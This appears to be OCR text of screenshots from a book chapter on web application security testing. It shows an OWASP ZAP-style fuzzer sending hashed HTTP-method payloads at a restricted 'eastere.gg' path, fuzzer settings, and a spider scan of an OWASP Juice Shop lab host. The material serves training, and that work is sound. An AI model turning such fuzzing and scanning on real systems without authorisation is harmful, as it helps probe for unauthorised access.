

Add Processor
Type: MD5 Hash
Character Encoding: UTF-8
Upper Case:
Generate Preview
Current Payloads:
Processed Payloads:
UE9TVA==
SEVBRA==
UFVU
REVMRVRF
T1BUSU9OUw==
Rk9P
VFJBQ0U=
Q09OTkVDVA==
UEFUQ0g=
7c4a81e4d792f22ac0056a
773440be440a35add88e7a
bc91cb5c36d6c1bc76879f
2d221e6eb99bd01634999b
75f8922cd4c5a9746acd1c
d999dc02c533a3b46c470e
94c2ce3ed9883450ab1b81
5c93114721651cd79a2bc1
a944dd5e5622d7bfd16bc2
Lock Scroll
Cancel
Add



History
Search
Alerts
Output
Spider
Active Scan
Fuzzer
New Fuzzer
Progress:
0: HTTP - https://sippyc../ftp/eastere.gg
100%
Current fuzzers: 0
Messages Sent: 9
Errors: 0
Show Errors
Export
Task... Message Type Code Reason RTT Size Resp. Header Size Resp. Body Highest Alert State Payloads
0 Original 403 Forbidden 47 ... 299 bytes 1,851 bytes
1 Fuzzed 400 Bad Requ... 179... 116 bytes 0 bytes 7c4a81e...
2 Fuzzed 400 Bad Requ... 180... 116 bytes 0 bytes 773440b...
3 Fuzzed 400 Bad Requ... 173... 116 bytes 0 bytes bc91cb5...



Fuzzer
Fuzz Locations
Options
Message Processors
Retries on IO Error: 3
Limit maximum errors:
Max. Errors Allowed: 1000
Payload Replacement Strategy:
Depth First
Breadth First
Concurrent Scanning Threads per Scan: 5
0 5 10 15 20 25 30 35 40 45 50
Delay when Fuzzing (in milliseconds): 500
Follow Redirects:
Start Fuzzer
Reset
Cancel



Fuzzer
Fuzz Locations
Options
Message Processors
Name Description
1 Request Content-Length Updater Updates the Content-Length of the req...
2 Payload Reflection Detector Detect payloads reflected in response
Add...
Modify...
Remove
Top
Up
Down
Bottom
Add Message Processor
Type: Fuzzer HTTP Processor (Script)
Script:
Fuzzer HTTP Processor (Script)
Payload Reflection Detector
Request Content-Length Updater
Tag Creator
Cancel
Add
Remove Without Confirmation
Start Fuzzer
Reset
Cancel


Chapter 3: Configuring, Crawling, Scanning, and Reporting






Spider
Scope
Advanced
Starting Point:
Context: owaspJuiceShop-http
Select...
Context:
owaspJuiceShop-http
User:
Recurse:
Spider Subtree Only
Show Advanced Options
Start Scan
Reset
Cancel
Select Node
Contexts
owaspJuiceShop-http
owaspJuiceShop-https
Everything in Scope
Sites
https://shavar.services.mozilla.com
https://incoming.telemetry.mozilla.org
https://img-getpocket.cdn.mozilla.net
https://getpocket.cdn.mozilla.net
https://spocs.getpocket.com
https://safebrowsing.googleapis.com
https://content-signature-2.cdn.mozilla.net
https://classify-client.services.mozilla.com
https://normandy.cdn.mozilla.net
https://contile.services.mozilla.com
http://10.10.1.23:3000
https://push.services.mozilla.com
Cancel
Select
Reset
Cancel
Starting Point:
http://10.10.1.23:3000
Select...
Context:
owaspJuiceShop-http

